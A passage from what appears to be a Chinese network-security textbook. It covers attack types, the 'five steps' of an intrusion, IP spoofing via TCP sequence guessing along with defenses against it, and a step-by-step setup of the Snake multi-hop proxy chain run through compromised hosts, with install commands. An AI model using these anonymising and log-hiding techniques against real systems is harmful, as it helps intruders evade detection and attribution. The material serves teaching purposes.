被动攻击由于不涉及对数据的更改，所以很难被察觉。通过采用加密措施，完全有可能阻止这种攻击。因此，处理被动攻击的重点是预防，而不是检测。

2．主动攻击

主动攻击是指恶意篡改数据流或伪造数据流等攻击行为，它分为 4 类。

1）伪装攻击

伪装攻击是指某个实体假装成其他实体，对目标发起攻击，如图 4-5 所示。伪装攻击的例子有：攻击者捕获认证信息，然后将其重发，这样攻击者就有可能获得其他实体所拥有的访问权限。



图 4-5　伪装攻击

2）重放攻击

重放攻击是指攻击者为了达到某种目的，将获得的信息再次发送，以在非授权的情况下进行传输，如图 4-6 所示。



图 4-6　重放攻击

3）消息篡改

消息篡改是指攻击者对所获得的合法消息中的一部分进行修改或延迟消息的传输，以达到其非授权的目的，如图 4-7 所示。



图 4-7　消息篡改

4）拒绝服务攻击

拒绝服务攻击则是指阻止或禁止人们正常使用网络服务或管理通信设备，如图 4-8 所示。这种攻击可能目标非常明确。



图 4-8　拒绝服务攻击

主动攻击与被动攻击相反，被动攻击虽然难以检测，但采取某些安全防护措施就可以有效阻止；主动攻击虽然易于检测，但却难以阻止。所以对付主动攻击的重点应当放在如何检测并发现它们上，并采取相应的应急响应措施，并使系统从故障状态恢复到正常运行。

4.1.7 黑客攻击五步曲

一次成功的入侵攻击，可以归纳成基本的5个步骤，也是人们常说的“黑客攻击五步曲”，如图4-9所示，具体步骤和顺序可根据攻击时实际情况随时进行调整。

1．隐藏IP

当入侵者找到远程主机/服务器的系统缺陷后，会对其进行试探性的入侵，此时，入侵者将要面对的可能是缺乏经验的个人计算机用户，也可能是藏着的网络安全专家，也许是对方布下的一个网络陷阱。所以，对于有经验的入侵者，他们会在入侵时步步小心，使用各种方法来隐藏自己，尽量不去直接与目标接触，以免直接暴露给远程主机/服务器。




图4-9 黑客攻击五步曲

2．信息搜集

俗称踩点，就是通过各种途径对所要攻击的目标进行多方面的了解。

3．实施入侵

得到管理员权限，连接到远程计算机，对其进行控制，达到自己攻击的目的。

4．保持访问

为了保持长期对胜利果实的访问权，在已经攻破的计算机上种植一些供自己访问的后门。

5．隐藏踪迹

一次成功的入侵后，一般在对方的计算机已经存储了相关的登录日志，这样就容易被管理员发现。在入侵完毕后需要清除登录日志及其他相关的日志。

4.2 隐藏IP

任何攻击者都不希望自己的攻击行为被暴露，所以在实施攻击之前的首要任务是隐藏自己的IP地址。

通常有两种方式可以实现隐藏IP地址的效果。

1．IP欺骗

所谓IP欺骗，就是伪造某台主机的IP地址的技术，其实质就是让一台机器来扮演另一台机器，以达到隐藏自己的目的。

2．网络代理跳板

做多级跳板攻击Sock代理，这样在被攻击者的机器上留下的将是代理跳板主机的IP地址。

4.2.1 IP欺骗

IP欺骗通常要用编写的程序实现，IP欺骗者通过使用RAW Socket编程，发送带有假冒的源IP地址的IP数据包，来达到自己的目的。另外，在现在的网上，也有大量的可以发送伪造的IP地址的工具可用，使用它可以任意指定源IP地址，以免留下自己的痕迹。

IP是网络层的一个面向无连接的协议，IP数据包的主要内容由源IP地址，目的IP地

址和所传数据构成，IP 的任务就是根据每个数据报文的目的地址，路由完成报文从源地址到目的地址的传送。至于报文在传送过程中是否丢失或出现差错，IP 不会考虑，对 IP 来讲，源设备与目的设备没有什么关系，它们是相互独立的。IP 包只是根据数据报文中的目的地址发送，因此借助高层协议的应用程序来伪造 IP 地址是比较容易实现的。

对于 IP 欺骗的状态下，三次握手会是下面这种情况。

第一步：黑客假冒 A 主机 IP 向服务方 B 主机发送 SYN，告诉 B 主机是他所信任的 A 主机想发起一次 TCP 连接，序列号为数值 *X*，这一步实现比较简单，黑客将 IP 包的源地址伪造 A 主机 IP 地址即可。

要注意的是，在攻击的整个过程中，必须使 A 主机与网络的正常连接中断。因为 SYN 请求中 IP 包源地址是 A 主机的，当 B 收到 SYN 请求时，将根据 IP 包中源地址反馈 ACK SYN 给 A 主机，但事实上 A 并未向 B 发送 SYN 请求，所以 A 收到后会认为这是一次错误的连接，从而向 B 回送 RST，中断连接。为了解决这个问题，在整个攻击过程中需要设法停止 A 主机的网络功能，使之拒绝服务即可。

第二步：服务方 B 产生 SYN ACK 响应，并向请求方 A 主机（注意：是 A，不是黑客，因为 B 收到的 IP 包的源地址是 A）发送 ACK，ACK 的值为 *X*+1，表示数据成功接收到，且告知下一次接收到字节的 SEQ 是 *X*+1，同时，B 向请求方 A 发送自己的 SEQ，注意，这个数值对黑客是不可见的。

第三步：黑客再次向服务方发送 ACK，表示接收到服务方的回应——虽然实际上他并没有收到服务方 B 的 SYN ACK 响应，这次它的 SEQ 值为 *X*+1，同时它必须猜出 ACK 的值，并加 1 后回馈给 B 主机。

如果黑客能成功的猜出 B 的 ACK 的值，那么 TCP 的三次握手就宣告成功，B 会将黑客看做 A 主机。黑客主机这种连接是“盲人”式的，黑客永远不会收到来自 B 的包，因为这些反馈包都被路由到 A 主机那里了。

由上我们可以看出，IP 欺骗的关键在于猜出在第二步服务方所回应的 SEQ 值，有了这个值，TCP 连接方可成功的建立。在早期，这是个令人头疼的问题，但随着 IP 欺骗攻击手段的研究日益深入，一些专用的算法在得到应用，并产生了一些专用的 C 程序，如 SEQ-scan 等，当黑客使用这些 C 程序时，一切问题将迎刃而解。

4.2.2 IP 欺骗的特征

关于 IP 欺骗技术有如下三个特征。

（1）只有少数平台能够被这种技术攻击，也就是说很多平台都不具有这方面的缺陷。

（2）这种技术出现的可能性比较小，因为这种技术不好理解，也不好操作，只有一些真正的网络高手才能做到。

（3）很容易防备这种攻击方法。

4.2.3 IP 欺骗的防备

1．防备网络外部的欺骗

对于来自网络外部的欺骗来说，阻止这种攻击的方法是很简单的，在局部网络的对外路由器上加一个限制条件，只要在路由器内部设置不允许声称来自于内部网络的外来包通过就行了。尽管路由器可以通过分析测试源地址来解决 IP 欺骗中的一般问题，但是，如果

网络还存在外部的可信任主机，那么路由器就无法防止别人冒充这些主机而进行的IP欺骗。

2．监视网络

通过对信息包的监控来检查IP欺骗攻击将是非常有效的方法。使用NETLOG等信息包检查工具对信息的源地址和目的地址进行严查，如果发现了信息包来自两个以上不同地址，则说明系统有可能受到了IP欺骗，防火墙外面正有黑客试图入侵系统。

另外，应该注意与外部网络连接的路由器，看它是否支持内部接口。如果路由器有支持内部网络子网的两个接口，则必须警惕，因为很容易受到IP欺骗。这也是为什么说将Web服务器放在防火墙外面有时会更安全的原因。

3．安装过滤路由器

检测和保护站点免受IP欺骗的最好方法就是安装一个过滤路由器，来限制对外部接口的访问，禁止带有内部网络资源地址包的通过。当然也应禁止（过滤）带有不同内部资源地址的内部包通过路由器到别的网上去，这就防止内部的用户对别的站点进行IP欺骗。

4.2.4 网络代理跳板

当从本地入侵其他主机时，自己的IP会暴露给对方，通过将某一台主机设置为代理，通过该主机再入侵其他主机，就会留下代理的IP地址，这样就可以有效地保护自己的安全。这种二级代理的基本结构如图4-10所示。




图4-10　二级代理的基本结构

本地计算机通过两级代理入侵某一台主机，这样被入侵的主机上，就不会留下自己的信息。可以选择更多的代理级别，但是考虑到网络带宽的问题，一般选择两到三级代理比较合适。可以选择做代理的主机有一个先决条件，即必须先安装相关的代理软件，一般都是将已经入侵的主机作为代理服务器。

4.2.5 网络代理跳板的特点

网络代理跳板的特点主要有以下几个方面。

（1）从本地机器连接到远程机器，中间需要通过安装的网络代理跳板，对应用程序而言相当于普通的Sock代理调用。

（2）在网络代理跳板之间传输的数据已经被动态加密，加密种子每次不同。

（3）跳板的数目由1～255不限，当数目为0时相当于Sock 5代理服务器。

4.2.6 网络代理跳板工具的使用

常用的网络代理跳板工具很多，这里介绍一种比较常用且功能比较强大的代理工具——Snake代理跳板。

Snake 代理跳板支持 TCP/UDP 代理，支持多个（最多达到 255）跳板。程序文件为 SkSockServer.exe，代理方式为 Socks，并自动默认端口 1813 监听。

使用 Snake 代理跳板需要首先在每一级跳板主机上安装 Snake 代理服务器。程序文件是 SkSockServer.exe，将该文件拷贝到目标主机上。一般首先将本地计算机设置为一级代理，将文件拷贝到 C 盘根目录下，然后代理服务安装到主机上。安装并运行 sksockserver 的命令如下：

```
C:\>sksockserver -install（安装服务）
C:\> net start skserver（启动服务）
```

安装时这两个步骤是必需的，如图 4-11 所示。




图 4-11　安装跳板服务器

安装并启动代理服务后，使用 netstat-an 命令查看 1813 端口是否开放，如图 4-12 所示。

```
TCP    0.0.0.0:1030          0.0.0.0:0
TCP    0.0.0.0:1031          0.0.0.0:0
TCP    0.0.0.0:1033          0.0.0.0:0
TCP    0.0.0.0:1813          0.0.0.0:0
TCP    0.0.0.0:2791          0.0.0.0:0
TCP    0.0.0.0:3372          0.0.0.0:0
TCP    0.0.0.0:3389          0.0.0.0:0
TCP    192.168.8.212:139     0.0.0.0:0
UDP    0.0.0.0:42            *:*
UDP    0.0.0.0:68            *:*
```

图 4-12　查看开放的 1813 端口

服务器端设置完毕后，在本地主机上使用本地代理配置工具 SkServerGUI.exe，该配置工具的主界面如图 4-13 所示。





图 4-13 代理级别配置工具

选择主菜单“配置”下的菜单项“经过的 SkServer”，在出现的对话框中设置代理的顺序，第一级代理是 192.168.8.112（真实机 IP），端口是 1813 端口，注意将复选框“允许”选中（代表启用），如图 4-14 所示。

接下来设置可以访问该代理的客户端，选择主菜单“配置”下的菜单项“客户端”，这里只允许本地访问该代理服务，所以将 IP 地址设置为 127.0.0.1（本机的回环地址），子网掩码设置为“255.255.255.255”，并将复选框“允许”选中，如图 4-15 所示。







图 4-14 设置经过的代理服务器

图 4-15 设置可以访问代理的客户端

这样，一个一级代理设置完毕，选择菜单栏“命令”下的菜单项“开始”，启动该代理跳板。

下面需要安装代理的客户端程序，该程序包含两个程序文件，一个是安装程序，另一个是汉化补丁，注意：如果不安装补丁程序将不能使用该客户端程序，如图 4-16 所示。

首先安装 sc32r230.exe，再安装补丁程序 HBC-SC3223-Ronnier.exe，然后执行该程序，首先出现设置窗口，如图 4-17 所示。



图 4-16　安装程序和汉化补丁

